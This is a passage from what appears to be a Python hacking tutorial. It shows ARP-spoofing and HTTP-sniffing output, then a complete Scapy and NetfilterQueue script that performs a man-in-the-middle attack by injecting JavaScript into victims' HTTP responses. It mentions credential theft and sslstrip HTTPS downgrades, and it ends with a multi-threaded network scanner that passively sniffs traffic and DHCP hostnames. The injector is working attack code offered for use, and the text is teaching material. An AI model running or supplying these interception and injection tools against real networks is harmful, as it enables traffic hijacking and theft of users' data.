root@rockikz:~# python3 arp_spoof.py 192.168.1.100 192.168.1.1 --verbose
[!] Enabling IP Routing...
[+] IP Routing Enabled.
[+] Sent to 192.168.1.100 : 192.168.1.1 is-at 64:70:02:07:40:50
[+] Sent to 192.168.1.1 : 192.168.1.100 is-at 64:70:02:07:40:50
[+] Sent to 192.168.1.100 : 192.168.1.1 is-at 64:70:02:07:40:50
[+] Sent to 192.168.1.1 : 192.168.1.100 is-at 64:70:02:07:40:50
[+] Sent to 192.168.1.100 : 192.168.1.1 is-at 64:70:02:07:40:50
[+] Sent to 192.168.1.1 : 192.168.1.100 is-at 64:70:02:07:40:50
[+] Sent to 192.168.1.100 : 192.168.1.1 is-at 64:70:02:07:40:50
```

In my case, the gateway IP is 192.168.1.1 , and the target IP is 192.168.1.100 . You can use the network scanner we've built or the router web interface to get the IP addresses.

Now let's run the sniff_http.py :

$ python http_sniffer.py -i wlan0 --show-raw

After browsing the internet on 192.168.1.100 (which is my Windows machine), I got this output (in my attacking machine):

[+] 192.168.1.100 Requested google.com/ with GET

[+] 192.168.1.100 Requested www.google.com/ with GET

[+] 192.168.1.100 Requested www.thepythoncode.com/ with GET

[+] 192.168.1.100 Requested www.thepythoncode.com/contact with GET

Pretty cool, right? Note that you can also extend that using

sslstrip to be able to sniff HTTPS requests also!
Alright, this was a quick demonstration of how you can sniff packets in the network. This is an example, though. You can change the code whatever you like and experiment with it!
In the next section, we'll see how to inject code into HTTP responses; keep it up!

Injecting Code into HTTP Responses

Getting Started

In this section, you will learn how to inject Javascript (or even HTML and CSS) code into HTTP packets in a network using the Scapy library in Python.

We will be using NetfilterQueue , which requires the iptables command. Therefore, you must use a Linux machine for this to work; Kali is preferred, as usual.

If you haven't installed them yet:

```
$ pip install scapy== 2.4.5 netfilterqueue colorama
```

NetfilterQueue provides access to packets matched by an iptables rule on Linux. Therefore, the packets can be modified, dropped, accepted, or reordered.

To get started, let's import our libraries and initialize the colors in our code_injector.py script:

```
from scapy . all import *
from colorama import init , Fore
import netfilterqueue
import re
init ()
# define colors
GREEN = Fore . GREEN
RESET = Fore . RESET
```

Modifying the Packet

Next, to bind to the NetfilterQueue , we have to make a function that accepts the packet as a parameter, and we will modify the packet there. The function will be long and therefore split into two parts:

```
def process_packet ( packet ):

"""This function is executed whenever a packet is sniffed"""

# convert the netfilterqueue packet into Scapy packet

spacket = IP( packet .get_payload())

if spacket .haslayer( Raw ) and spacket .haslayer(TCP):

if spacket [TCP].dport == 80 : # HTTP request

print ( f "[*] Detected HTTP Request from { spacket [IP].src }
 to { spacket [IP].dst } " )

try :
```

```
load   = spacket [ Raw ].load.decode()

except   Exception   as   e :

# raw data cannot be decoded, apparently not HTML

# forward the packet exit the function

packet .accept()

return

# remove Accept-Encoding header from the HTTP request

new_load  = re . sub ( r "Accept-Encoding:. *\r\n " , "" , load )

# set the new data

spacket [ Raw ].load = new_load

# set IP length header, checksums of IP and TCP to None

# so Scapy will re-calculate them automatically
```

```
spacket [IP].len = None

spacket [IP].chksum = None

spacket [TCP].chksum = None


# set the modified Scapy packet back to the netfilterqueue
packet

packet .set_payload( bytes ( spacket ))
```

This is only half of the function:

First, we convert our into a Scapy packet by wrapping the an

If the packet is a (some kind of data) with a and the destination port is 80, then it's definitely an HTTP request.

In the HTTP request, we look for the if it's available, then we simply remove it so we can get the HTTP responses as raw HTML code and not some kind of compression, such as

We also set the length of the IP packet and checksums of to so Scapy will automatically re-calculate them.

Next, here's the other part of detecting HTTP responses:

```
if    spacket [TCP].sport == 80 :

# HTTP response
```

```
print ( f "[*] Detected HTTP Response from { spacket [IP].src }
 to { spacket [IP].dst } " )

try :

load  = spacket [ Raw ].load.decode()

except :

packet .accept()

return

# if you want to debug and see the HTML data

# print("Load:", load)


# Javascript code to add, feel free to add any Javascript code

added_text  = "

# or you can add HTML as well!
```

```
# added_text = "

HTML Injected successfully!

"


# calculate the length in bytes, each character corresponds to a
byte


added_text_length  = len ( added_text )


# replace the tag with the added text plus


load  = load .replace( "" , added_text  + "" )


if  "Content-Length"  in  load :


# if Content-Length header is available


# get the old Content-Length value


content_length  = int ( re . search ( r "Content-Length: ( \d + )
\r\n " , load ). group ( 1 ))


# re-calculate the content length by adding the length of the
```

```
injected code

new_content_length  = content_length  + added_text_length

# replace the new content length to the header

load  = re . sub ( r "Content-Length:. *\r\n " , f "Content-
Length: { new_content_length } \r\n " , load )

# print a message if injected

if  added_text  in  load :

print ( f " { GREEN } [+] Successfully injected code to { spacket
[IP].dst }{ RESET } " )

# if you want to debug and see the modified HTML data

# print("Load:", load)

# set the new data

spacket [ Raw ].load = load
```

```
# set IP length header, checksums of IP and TCP to None

# so Scapy will re-calculate them automatically

spacket [IP].len = None

spacket [IP].chksum = None

spacket [TCP].chksum = None

# set the modified Scapy packet back to the netfilterqueue
packet

packet .set_payload( bytes ( spacket ))

# accept all the packets

packet .accept()
```

Now, if the source port is 80, then it's an HTTP response, and that's where we should inject the code:

First, we extract our HTML content from the HTTP response from the of the packet.

Second, since every HTML code has the enclosing tag of the then we can simply replace that with the injected code (such as JS) and append the at the end.

After the is modified, we need to re-calculate the sent on the HTTP response; we add the length of the injected code to the original length and set it back using the If the text is in the we print a green message indicating we have successfully modified the HTML of an HTTP response.
Furthermore, we set the and remove the length and checksum as before, so Scapy will re-calculate them.

Finally, we set the modified Scapy packet to the and accept all forwarded packets using
Now our function is ready, let's run the queue:

```
if __name__ == "__main__" :

QUEUE_NUM = 0

# insert the iptables FORWARD rule

os . system ( f "iptables -I FORWARD -j NFQUEUE --queue-num
{ QUEUE_NUM } " )

# initialize the queue

queue = netfilterqueue .NetfilterQueue()

try :
```

```
# bind the queue number 0 to the process_packet() function

queue .bind( 0 , process_packet )

# start the filter queue

queue .run()

except   KeyboardInterrupt :

# remove the iptables FORWARD rule

os . system ( f "iptables --flush" )

print ( "[-] Detected CTRL+C, exiting..." )

exit ( 0 )
```

After instantiating NetfilterQueue() , we bind our previously defined function to the queue number 0 and then run the queue.

As in the DNS Spoofer script, we're inserting the iptables FORWARD rule so we can forward packets to our Python code. When CTRL+C is detected, we simply remove the iptables rule we just added using --flush .

Running the Code

As before, we need to ARP spoof the target first:

$ python arp_spoof.py 192.168.43.112 192.168.43.1

This time, the target has an IP of 192.168.43.112 , and the gateway is 192.168.43.1

Now, we simply run our code_injector.py :

$ python code_injector.py

Now go ahead on the target machine and browse any HTTP website, such as http://ptsv2.com/ or http://httpbin.org, and you'll see something like this on the attacker's machine:

```
[*] Detected HTTP Response from 216.239.38.21 to 192.168.43.112
[*] Detected HTTP Response from 216.239.38.21 to 192.168.43.112
[*] Detected HTTP Response from 216.239.38.21 to 192.168.43.112
[*] Detected HTTP Response from 216.239.38.21 to 192.168.43.112
[*] Detected HTTP Response from 216.239.38.21 to 192.168.43.112
[+] Successfully injected code to 192.168.43.112
[*] Detected HTTP Response from 216.239.38.21 to 192.168.43.112
[*] Detected HTTP Response from 216.239.38.21 to 192.168.43.112
[*] Detected HTTP Response from 216.239.38.21 to 192.168.43.112
[*] Detected HTTP Response from 216.239.38.21 to 192.168.43.112
```

On the browser on the target machine, you'll see the alert that we injected:

You'll also see the injected code if you view the page source:

```
  document.getElementById("randomToilet").onclick = function() {

    var randStr = Array(5+1).join((Math.random().toString(36)+'00000000000000000').slice(2, 18)).slice(0, 5);
    var timestr = Math.round((new Date()).getTime() / 1000);
    var final = randStr + "-" + timestr

    location.href = "/t/" + final;
  }
</script>

        </div>
    </div>
</div>


        </div>
    </div>
<script>alert('Javascript Injected successfully!');</script></body>
</html>
```

Awesome! Now you're not limited to this! You can inject HTML and CSS and replace the title, styles, images, and many more; the limit is your imagination.

Real hackers can inject malicious Javascript code to steal your credentials and many other techniques.

When you finish the attack, don't forget to stop the script along with ARP spoofing.

Note that the code will work only on HTTP websites, as in the sniffing HTTP packets section. If you want it to work on HTTPS, consider using tools like sslstrip to downgrade the target machine from HTTPS to HTTP, even though it won't work on all HTTPS sites.

Advanced Network Scanner

In this section, we're extending the network scanner we've built at the beginning of this chapter to add the following features:
Detecting the Current Automatically detect the gateway, subnet, and mask the user is connected to.
Passive Passively sniffing for packets in the network and adding any newly detected device to our list.
Online IP The ability to IP scan any online IP address range.
UDP and ICMP Besides the ARP scanning we used, the advanced network scanner has UDP and ICMP scanning to add even more robustness, where some devices may not respond to ARP packets.
DHCP Add the hostname of the device whenever it's connected to the network via DHCP packets.
It's worth noting that you'll be able to run the advanced network scanner on any platform, including Windows. I have tested it on Windows 10 and Kali Linux, and it works perfectly well in both environments.
We will be using the threading module extensively; the sniffer should run in a separate thread, as well as the UDP and ICMP scanners and the DHCP listener.
Besides that, you'll also have a chance to learn one of the handy modules offered in Python's built-in standard library, which is ipaddress .

ipaddress module provides the capabilities to easily manipulate and generate IP addresses; I'll explain everything as we go.

Besides the Scapy library, we need to install pandas for printing and handling the network devices' data easily:

```
$ pip install pandas
```

The code of this program is the longest, with over 500 lines of code and six modules used. To get started, open up a new Python file named advanced_network_scanner.py and import the necessary libraries:

```
from scapy . all import *
import ipaddress
import threading
import time
import pandas as pd
import logging
log = logging . getLogger ( "scapy.runtime" )
log . setLevel ( logging . ERROR ) # remove scapy warning
```

Since we will use threads, then we need a lock to only print one at a time:

```
# printing lock to avoid overlapping prints
print_lock = threading . Lock ()
# number of IP addresses per chunk
NUM_IPS_PER_CHUNK = 10
```

The print_lock will be acquired whenever one of the threads wants to print into the console, so we avoid overlapping prints where threads print simultaneously.

When a lock is acquired with the with statement in Python, all attempts to acquire the lock from other threads are blocked until it is released (get out of the with statement).

The NUM_IPS_PER_CHUNK constant is the number of IP addresses to scan per thread used by ICMP and UDP scanners, the less the number, the more threads to spawn, and therefore, the faster the scanning goes.

Implementing the Scanning Functions

Next, let's define the three main functions used to scan the network, starting with our ARP scanner, which is similar to what we did in the simple network scanner in an early section of this chapter:

```
# a function to arping a network or single ip
def   get_connected_devices_arp ( ip , timeout = 3 ):

# create a list to store the connected devices

connected_devices  = []

# create an arp request

arp_request  = Ether( dst = "ff:ff:ff:ff:ff:ff" )/ARP( pdst = ip )

# send the packet and receive a response

answered_list  = srp ( arp_request , timeout = timeout , verbose = False )[ 0 ]
```

```
# parse the response

for element in answered_list :

# create a dictionary to store the ip and mac address

# and add it to the list

connected_devices . append ({ "ip" : element [ 1 ].psrc, "mac" : element [ 1 ].hwsrc, "hostname" : None , "vendor_id" : None })

# return the list of connected devices

return connected_devices
```

As we did earlier, we're making an ARP request to all the devices and waiting for ARP replies.

Next, let's make a function for making ICMP echos:

```
# a function to scan a network via ICMP
def get_connected_devices_icmp ( ip , timeout = 3 ):

# with print_lock:

#       print(f"[*] Scanning {ip} using ICMP")
```

```
# create a list to store the connected devices

connected_devices   = []

# create an ICMP packet

icmp_packet   = IP( dst = ip )/ICMP()

# send the packet and receive a response

response   = sr1 ( icmp_packet , timeout = timeout , verbose =
False )

# check if the response is not None

if    response    is    not    None :

# create a dictionary to store the ip and mac address

# with print_lock:

#       print(f"[*] ICMP response from {response.src}")

# add the device to the list
```

```
connected_devices . append ({ "ip" : response .src, "mac" : None , "hostname" : None , "vendor_id" : None })

# return the list of connected devices

return    connected_devices
```

This function gets the IP address in the parameters and returns a list of connected devices. Of course, only one IP address will be returned if the ip is alive, and an empty list otherwise.
The above code does exactly what the ping command do, but programmatically using Scapy.
Next, below is the function responsible for scanning an IP address via UDP:

```
# a function to scan a network via UDP
def    get_connected_devices_udp ( ip , timeout = 3 ):

# with print_lock:

#       print(f"[*] Scanning {ip} using UDP")

# create a list to store the connected devices

connected_devices   = []
```

```
# create a UDP packet

udp_packet  = IP( dst = ip )/UDP( dport = 0 )

# send the packet and receive a response

response  = sr1 ( udp_packet , timeout = timeout , verbose =
False )

# check if the response is not None

if   response   is   not   None :

# create a dictionary to store the ip and mac address

# with print_lock:

#       print(f"[*] UDP response from {response.src}")

# add the new device to the list

connected_devices . append ({ "ip" : response .src, "mac" :
None , "hostname" : None , "vendor_id" : None })
```

```
# return the list of connected devices

return connected_devices
```

The above function uses the UDP protocol to ping closed ports (port 0 is the most likely closed port), which produces ICMP port unreachable errors from live hosts, as demonstrated in the Scapy documentation .

Writing Utility Functions

Next, we need to define many utility functions for our network scanner; some are boring functions but necessary. Let's start with a function that makes an ARP request to get the MAC address of a specific IP address in the network:

```
def get_mac ( ip , timeout = 3 ):

"""Returns the MAC address of a device"""

connected_device = get_connected_devices_arp ( ip , timeout )

# check if the connected device list is not empty

if connected_device :

try :

# return the mac address

return connected_device [ 0 ][ "mac" ]
```

```
except ( IndexError , KeyError ):

# if no response was received, return None

return None
```

We're using the get_connected_devices_arp() function we defined earlier to get the connected devices and extract the MAC address for that.

Next, let's make a function that converts a subnet (with CIDR notation) to a list of IP addresses under that subnet:

```
# a function to get a list of IP addresses from a subnet
def get_ip_subnet ( subnet ):

# create a list to store the ip addresses

ip_subnet = []

# loop through the ip addresses in the subnet

for ip_int in ipaddress . IPv4Network ( subnet ):

# add the ip address to the list

ip_subnet . append ( str ( ip_int ))
```

```
# return the list of ip addresses

return    ip_subnet
```

We'll use this function in our ICMP and UDP scanners, so the IP addresses are split across the threads we'll be spawning.

This is the first time we have used the ipaddress module. Here, we're using the IPv4Network() class representing a 32-bit IPv4 network. It accepts the subnet as the address. For example, 192.168.1.0/24 is a subnet acceptable by this class.

The cool thing about IPv4Network() is that we can iterate over it and extract all the IP addresses under that subnet. For our example, 192.168.1.0/24 will return all the IP addresses from 192.168.1.0 to 192.168.1.255 ; we're storing them in the ip_subnet list and then returning them.

Our next utility function is a function that extracts information about our network settings: The gateway IP, the subnet, and the netmask of our network:

```
# a function to get the gateway, subnet, and netmask
def    get_gateway_subnet_netmask ( iface ):

"""Returns the gateway, subnet, and netmask"""

# get the interface name based on the OS

iface_name  = iface .network_name if   os . name   == "nt"
else  iface
```

```
# get the routes for the interface

routes = [ route for route in conf . route .routes if
route [ 3 ] == iface_name ]

subnet , gateway , netmask = None , None , None

# loop through the routes

for route in routes :

if route [ 2 ] != "0.0.0.0" :



gateway = route [ 2 ]

elif str ( ipaddress . IPv4Address ( route [ 0 ])). endswith (
".0" ):

subnet = str ( ipaddress . IPv4Address ( route [ 0 ]))

netmask = str ( ipaddress . IPv4Address ( route [ 1 ]))
```

```
break

return    gateway , subnet , netmask
```

This function extracts the information mentioned above for a given interface name, so if your network card is connected to a specific network, it uses Scapy to get the gateway IP, subnet, and network mask. We will use this as the default subnet to scan when the user does not specify it.

The network mask in Scapy comes in the dotted decimal format (such as 255.255.255.0), we need a way to convert it to CIDR notation (e.g., /24) so we can use the above get_ip_subnet() to grab the IP addresses. Therefore, the below function converts the dotted decimal netmask to binary and counts the number of 1s in there, resulting in CIDR formatted netmask:

```
# a function to convert netmask from dotted decimal to CIDR
def    netmask_to_cidr ( netmask ):

"""Converts netmask from dotted decimal to CIDR"""

binary_str   = ""

for    octet    in    netmask .split( "." ):

# convert the octet to binary

binary_str   += bin ( int ( octet ))[ 2 :]. zfill ( 8 )
```

```
# return the number of 1s in the binary string

return str ( len ( binary_str . rstrip ( "0" )))
```

Next, I'm defining three functions for validating IP addresses, the first one for validating subnets:

```
def is_valid_subnet_cidr ( subnet_cidr ):

"""Determines whether a string is a valid / address"""

try :

# split the subnet and cidr

subnet , cidr = subnet_cidr .split( "/" )

# check if the cidr is valid

if not 0 <= int ( cidr ) <= 32 :

return False

# check if the subnet is valid
```

```
ipaddress . IPv4Network ( subnet_cidr ) # throws ValueError if
invalid

# return True if the subnet and cidr are valid

return    True

except    ValueError :

# return False if the subnet and cidr are not valid

return    False
```

The above function returns True when the subnet is in CIDR notation and False otherwise.

Second, a function to validate an IP address range:

```
# a function to validate an ip address range
def    is_valid_ip_range ( ip_range ):

"""Determines whether a string is a valid - IP address range"""

try :

# split the start and end ip addresses
```

```
start , end = ip_range .split( "-" )

# check if the start and end ip addresses are valid

if not is_valid_ip ( start ) or not is_valid_ip ( end ):


return False

# return True if the start and end ip addresses are valid

return True

except ValueError :

# return False if the start and end ip addresses are not valid

return False
```

Since we're allowing the user (that doesn't know much about CIDR notation) to specify an IP address range to scan, we're using the above function to determine whether an IP range is valid.

Third, the is_valid_ip_range() uses is_valid_ip() function to validate an individual IP address, here's the implementation for it:

```
def is_valid_ip ( ip ):

"""Determines whether a string is a valid IP address"""

try :

# check if the ip address is valid

ipaddress . ip_address ( ip )

# return True if the ip address is valid

return True

except ValueError :

# return False if the ip address is not valid

return False
```

The ip_address() function raises the ValueError whenever the IP address isn't valid, so that's the indicator for us to determine whether a text is an IP.

Finally, the most useful function of all the utility functions we've seen so far; converting IP ranges to subnets:

```
def ip_range_to_subnets ( ip_range ):
```

```
"""A function to convert an IP address range to a list of subnets, assuming the range is valid"""

# split the start and end ip addresses

start_ip , end_ip  = ip_range .split( "-" )

# return the list of subnets

return  [ str ( ip ) for   ip   in   ipaddress .
summarize_address_range ( ipaddress . IPv4Address ( start_ip ),
ipaddress . IPv4Address ( end_ip ))]
```

The above function accepts an IP address range (such as 192.168.1.1-192.168.1.255) and converts it to a list of subnets to be used later for the scanners; it uses the handy summarize_address_range() function that does exactly that.

Creating the Scanner Classes

Now that we have written all the utility functions, let's start with the scanners. First, the ARPScanner class:

```
class ARPScanner ( threading . Thread ):

def __init__ ( self , subnets , timeout = 3 , interval = 60 ):

super (). __init__ ()

self . subnets = subnets

self . timeout = timeout

self . interval = interval

# set a name for the thread

self . name = f "ARPScanner- { subnets } - { timeout } - {
interval } "

self . connected_devices = []
```

```
self . lock  = threading . Lock ()

def  run ( self ):

try :

while  True :

for  subnet  in  self . subnets :

connected_devices  = get_connected_devices_arp ( subnet , self .
timeout )

with  self . lock :

self . connected_devices  += connected_devices

# with print_lock:

#     print(f"[+] Got {len(self.connected_devices)} devices from
{self.subnets} using ARP")

time . sleep ( self . interval )
```

```
except KeyboardInterrupt :

    print ( f "[-] Stopping { self . name } " )

    return
```

This class (like the upcoming others) extends the Thread class from the threading module , indicating that this will not run in the main thread but instead in a separate thread.

The class receives the list of subnets , the timeout in seconds, and the interval (in seconds, too) indicating when the next scan gets executed.

When we call .start() from outside the class, the run() function gets called under the hood. In the run() method of the ARPScanner , we iterate over the list of subnets, scan for the connected devices (using our get_connected_devices_arp() function we defined at the beginning) in each subnet, and append them to our connected_devices list.

We keep running that in a while loop and sleep for self.interval seconds after we finish.

Of course, you may wonder if this code will never stop, and yes, you're right. However, the thread that spawns the ARP scanner will be a daemon thread, meaning it ends whenever the main thread ends (when we click CTRL+C, for example).

Next, most of the code is the same for our ICMP and UDP scanners. Therefore, I'm writing a parent class that has the commonalities of both:

```
# abstract scanner class
class Scanner ( threading . Thread ):

def __init__ ( self , subnets , timeout = 3 , interval = 60 ):

super (). __init__ ()

self . subnets = subnets

self . timeout = timeout

self . interval = interval

self . connected_devices = []

self . lock = threading . Lock ()

def get_connected_devices ( self , ip_address ):

# this method should be implemented in the child class

raise NotImplementedError ( "This method should be
implemented in UDPScanner or ICMPScanner" )
```

```
def run ( self ):

while True :

for subnet in self . subnets :

# get the ip addresses from the subnet

ip_addresses = get_ip_subnet ( subnet )

# split the ip addresses into chunks for threading

ip_addresses_chunks = [ ip_addresses [ i : i +
NUM_IPS_PER_CHUNK ] for i in range ( 0 , len (
ip_addresses ), NUM_IPS_PER_CHUNK )]

# create a list to store the threads

threads = []

# loop through the ip addresses chunks

for ip_addresses_chunk in ip_addresses_chunks :
```

```
# create a thread

thread  = threading . Thread ( target = self . scan , args =(
ip_addresses_chunk ,))

# add the thread to the list

threads . append ( thread )

# start the thread

thread . start ()


# loop through the threads

for  thread  in  threads :

# join the thread, maybe this loop should be deleted as the
other subnet is waiting

# (if there are multiple subnets)
```

```
thread .join()

time . sleep ( self . interval )

def scan ( self , ip_addresses ):

for ip_address in ip_addresses :

connected_devices = self . get_connected_devices ( ip_address )

with self . lock :

self . connected_devices += connected_devices
```

The main difference between the UDP and ICMP scanners is the get_connected_devices() method. Therefore, in the parent class, I'm raising a NotImplementedError to indicate that this class should not be instantiated at all.

The run() method is quite similar to the ARP Scanner. However, we're using our get_ip_subnet() utility function to get the list of IP addresses to scan; we then split these IP addresses into chunks to spawn multiple threads that scan them. We also sleep for self.interval seconds and do the same again.

The scan() method iterates over the IP addresses and scans each IP by calling the self.get_connected_devices() method (that's later implemented by the ICMP and UDP scanner classes). After that, it adds the connected devices to the self.connected_devices attribute.

Next, let's write the ICMPScanner() and the UDPScanner() classes:

```
class ICMPScanner ( Scanner ):

def __init__ ( self , subnets , timeout = 3 , interval = 60 ):

super (). __init__ ( subnets , timeout , interval )

# set a name for the thread

self . name = f "ICMPScanner- { subnets } - { timeout } - { interval } "

def get_connected_devices ( self , ip_address ):

return get_connected_devices_icmp ( ip_address , self . timeout )
class UDPScanner ( Scanner ):

def __init__ ( self , subnets , timeout = 3 , interval = 60 ):
```

```
super (). __init__ ( subnets , timeout , interval )

# set a name for the thread

self . name  = f "UDPScanner- { subnets } - { timeout } - {
interval } "

def   get_connected_devices ( self , ip_address ):

return   get_connected_devices_udp ( ip_address , self . timeout
)
```

We're simply adding a name to the thread and overriding the get_connected_devices() method. Each one uses its scanning function.

Besides the ARP, UDP, and ICMP scanners, passive monitoring is another useful way to discover connected devices. In other words, keep sniffing for packets in the network and searching for devices that are communicating in the network.

Hence, another class for passive monitoring:

```
class   PassiveSniffer ( threading . Thread ):

def   __init__ ( self , subnets ):

super (). __init__ ()
```

```
self . subnets   = subnets

self . connected_devices   = []

self . lock   = threading . Lock ()

self . networks   = [ ipaddress . IPv4Network ( subnet ) for
subnet    in    self . subnets   ]

# add stop event

self . stop_sniff   = threading . Event ()

def    run ( self ):

sniff (

prn = self . process_packet , # function to process the packet

store = 0 , # don't store packets in memory

stop_filter = self . stop_sniffer , # stop sniffing when stop_sniff
is set
          )
```

```
def    process_packet ( self , packet ):

# check if the packet has an IP layer

if    packet .haslayer(IP):

# get the source ip address

src_ip   = packet [IP].src

# check if the source ip address is in the subnets

if    self . is_ip_in_network ( src_ip ):

# get the mac address

src_mac   = packet [Ether].src

# create a dictionary to store the device info


device   = { "ip" : src_ip , "mac" : src_mac , "hostname" :
None , "vendor_id" : None }
```

```
# add the device to the list
if device not in self . connected_devices :
with self . lock :
self . connected_devices . append ( device )
# with print_lock:
#     print(f"[+] Found {src_ip} using passive sniffing")
# looking for DHCP packets
if packet .haslayer(DHCP):
# initialize these variables to None at first
target_mac , requested_ip , hostname , vendor_id = [ None ] *
4
# get the MAC address of the requester
if packet .haslayer(Ether):
```

```
target_mac = packet .getlayer(Ether).src

# get the DHCP options

dhcp_options = packet [DHCP].options

for item in dhcp_options :

try :

label , value = item

except ValueError :

continue

if label == "requested_addr" :

requested_ip = value

elif label == "hostname" :

# get the hostname of the device
```

```
hostname = value .decode()

elif label == "vendor_class_id" :

# get the vendor ID

vendor_id = value .decode()

# create a dictionary to store the device info

device = { "ip" : requested_ip , "mac" : target_mac ,
"hostname" : hostname , "vendor_id" : vendor_id }

with print_lock :

print ( f "[+] Found { requested_ip } using DHCP: { device } "
)

# add the device to the list

if device not in self . connected_devices :
```

```
with self . lock :
self . connected_devices . append ( device )
def is_ip_in_network ( self , ip ):
# check if the ip address is in the subnet
for network in self . networks :
if ipaddress . IPv4Address ( ip ) in network :
return True
return False
def join ( self ):
# set the stop sniff event
self . stop_sniff . set ()
# join the thread
```

```
super (). join ()

def  stop_sniffer ( self , packet ):

return  self . stop_sniff . is_set ()
```

This class is unique; it does not send any packets in the network, only listening for them.

The process_packet() method looks for IP packets and sees if the source IP of that packet is in the network we're trying to scan (using the self.is_ip_in_network() method). If that's the case, we add it to the self.connected_devices .

There is also the DHCP listening feature here. In the second if statement of the process_packet() method, we're looking for DHCP packets containing information about the device trying to connect to the network. If captured successfully, we add the info to our self.connected_devices list attribute.

This class won't be a daemon thread. Therefore, the join() method must be called, stopping the sniffer. We're doing this with the help of threading.Event() ; we pass it to the stop_filter attribute in the sniff() function. If the event is set (by calling the .set() method, the is_set() function will return False and therefore stops sniffing; that's a good way to stop sniffing without force interruption.

For our final class, we need a class that combines all the scanners we've defined into one class, so we can only call once, and it does the scanning for us depending on the parameters

```
passed:
# an aggregator class between scanners
class   NetworkScanner ( threading . Thread ):

def   __init__ ( self , subnets , timeout = 3 , ** kwargs ):

super (). __init__ ()

self . subnets  = subnets

self . timeout  = timeout

self . daemon  = True

self . connected_devices  = pd . DataFrame ( columns =[ "ip" ,
"mac" ])



self . arpscanner_interval  = kwargs . get ( "arpscanner_interval"
, 60 )

self . udpscanner_interval  = kwargs . get (
"udpscanner_interval" , 60 )

self . icmpscanner_interval  = kwargs . get (
```

```
"icmpscanner_interval" , 60 )

self . interval  = kwargs . get ( "interval" , 5 )

self . lock  = threading . Lock ()

# create a list to store the threads

self . threads  = []

def  run ( self ):

# create a dataframe to store the connected devices

connected_devices  = pd . DataFrame ( columns =[ "ip" , "mac"
])

# create a thread for the ARP scanner

if  self . arpscanner_interval :

thread  = ARPScanner ( self . subnets , self . timeout , self .
arpscanner_interval )

self . threads . append ( thread )
```

```
thread . start ()

# create a thread for the UDP scanner

if   self . udpscanner_interval :

thread   = UDPScanner ( self . subnets , self . timeout , self .
udpscanner_interval )

self . threads . append ( thread )

thread . start ()

# create a thread for the ICMP scanner

if   self . icmpscanner_interval :


thread   = ICMPScanner ( self . subnets , self . timeout , self .
icmpscanner_interval )

self . threads . append ( thread )
```

```
thread . start ()

while True :

# loop through the threads

for thread in self . threads :

# add the connected devices to the dataframe

with thread .lock:

connected_devices = pd . concat ([ connected_devices , pd .
DataFrame ( thread .connected_devices)])

# get the MAC addresses when the MAC is None

try :

connected_devices [ "mac" ] = connected_devices . apply (
lambda x : get_mac ( x [ "ip" ]) if x [ "mac" ] is None
else x [ "mac" ], axis = 1 )

except ValueError :
```

```
pass    # most likely the dataframe is empty

# set the connected devices

with    self . lock :

self . connected_devices   = pd . concat ([ self .
connected_devices , connected_devices ])

time . sleep ( self . interval )
```
This class accepts the interval seconds for the scanners. If the interval is 0, then that's the scanner will not run at all.

In the run() method, we're calling our scanners and concatenating the connected devices together; we even use our get_mac() function to get the MAC address if one of the IP addresses comes without a MAC address (that's the case in the ICMP and UDP scanners).

Of course, you'll say that many IP addresses will be duplicated because all the scanners run individually, and there is no way of communication so far.

The power of this advanced network scanner is that if a scanner does not detect a device, another scanner will. So, to be able to combine the IP addresses, the below function is responsible for that:

```
# a function to aggregate the connected devices from the
NetworkScanner class and the PassiveSniffer
```

```
def aggregate_connected_devices ( previous_connected_devices , network_scanner , passive_sniffer ):

# get the connected devices from the network scanner

with network_scanner .lock:

connected_devices = network_scanner .connected_devices

# get the connected devices from the passive sniffer

if passive_sniffer :

with passive_sniffer .lock:

passive_devices = passive_sniffer .connected_devices

else :

# create an empty list

passive_devices = []

# combine the connected devices from the previous scan, the network scanner, and the passive sniffer
```

```
connected_devices  = pd . concat ([

previous_connected_devices ,

connected_devices ,

pd . DataFrame ( passive_devices , columns =[ "ip" , "mac" ,
"hostname" , "vendor_id" ]) # convert the list to a dataframe
    ])



# remove duplicate ip addresses with least info

connected_devices  = connected_devices . sort_values ([ "mac" ,
"hostname" , "vendor_id" ], ascending = False ). drop_duplicates
( "ip" , keep = "first" )

# connected_devices.drop_duplicates(subset="ip", inplace=True)

# drop the rows with None IP Addresses

connected_devices . dropna ( subset =[ "ip" ], inplace = True )

# sort the connected devices by ip & reset the index
```

```
connected_devices = connected_devices . sort_values ( by = "ip"
)

connected_devices = connected_devices . reset_index ( drop =
True )

return connected_devices
```

The aggregation function takes the previously connected devices, the NetworkScanner() , and PassiveSniffer() instances, and combines all the connected devices into one ready dataframe. After concatenation, we drop the duplicate IP addresses with the least information (some IP addresses come with MAC, hostname, and vendor ID using our DHCP listener, so we need to keep this info) and sort them before we return them.

Writing the Main Code

Finally, the main() function:

```
def main ( args ):

if not args .network:

# get gsn

_ , subnet , netmask = get_gateway_subnet_netmask ( conf .
iface )

# get the cidr

cidr = netmask_to_cidr ( netmask )

subnets = [ f " { subnet } / { cidr } " ]

else :

# check if the network passed is a valid / format
```

```
if    is_valid_subnet_cidr ( args .network):

subnets   = [ args .network]

elif    is_valid_ip_range ( args .network):

# convert the ip range to a subnet

subnets   = ip_range_to_subnets ( args .network)

print ( f "[+] Converted { args .network }  to { subnets } " )

else :

print ( f "[-] Invalid network: { args .network } " )

# get gsn

_ , subnet , netmask   = get_gateway_subnet_netmask ( conf .
iface )

# get the cidr

cidr   = netmask_to_cidr ( netmask )
```

```
subnets  = [ f " { subnet } / { cidr } " ]

print ( f "[*] Using the default network: { subnets } " )

# start the passive sniffer if specified

if  args .passive:


passive_sniffer  = PassiveSniffer ( subnets )

passive_sniffer . start ()

else :

passive_sniffer  = None

connected_devices  = pd . DataFrame ( columns =[ "ip" , "mac"
])

# create the network scanner object

network_scanner  = NetworkScanner ( subnets , timeout = args
```

```
.timeout,

arpscanner_interval = args .arp, udpscanner_interval = args .udp,

icmpscanner_interval = args .icmp, interval = args .interval)

network_scanner . start ()

# sleep for 5 seconds, to give the user time to read some
logging messages

time . sleep ( 5 )

try :

while   True :

# aggregate the connected devices

connected_devices   = aggregate_connected_devices (
connected_devices , network_scanner , passive_sniffer )

# make a copy dataframe of the connected devices

printing_devices_df   = connected_devices . copy ()
```

```
# add index column at the beginning from 1 to n

printing_devices_df . insert ( 0 , "index" , range ( 1 , len (
printing_devices_df ) + 1 ))

# rename the columns

printing_devices_df . columns  = [ "Device" , "IP Address" ,
"MAC Address" , "Hostname" , "DHCP Vendor ID" ]



# clear the screen

os . system ( "cls"   if   os . name  == "nt"   else   "clear" )

# print the dataframe

if   not   printing_devices_df . empty :

with   print_lock :

print ( printing_devices_df . to_string ( index = False ))
```

```
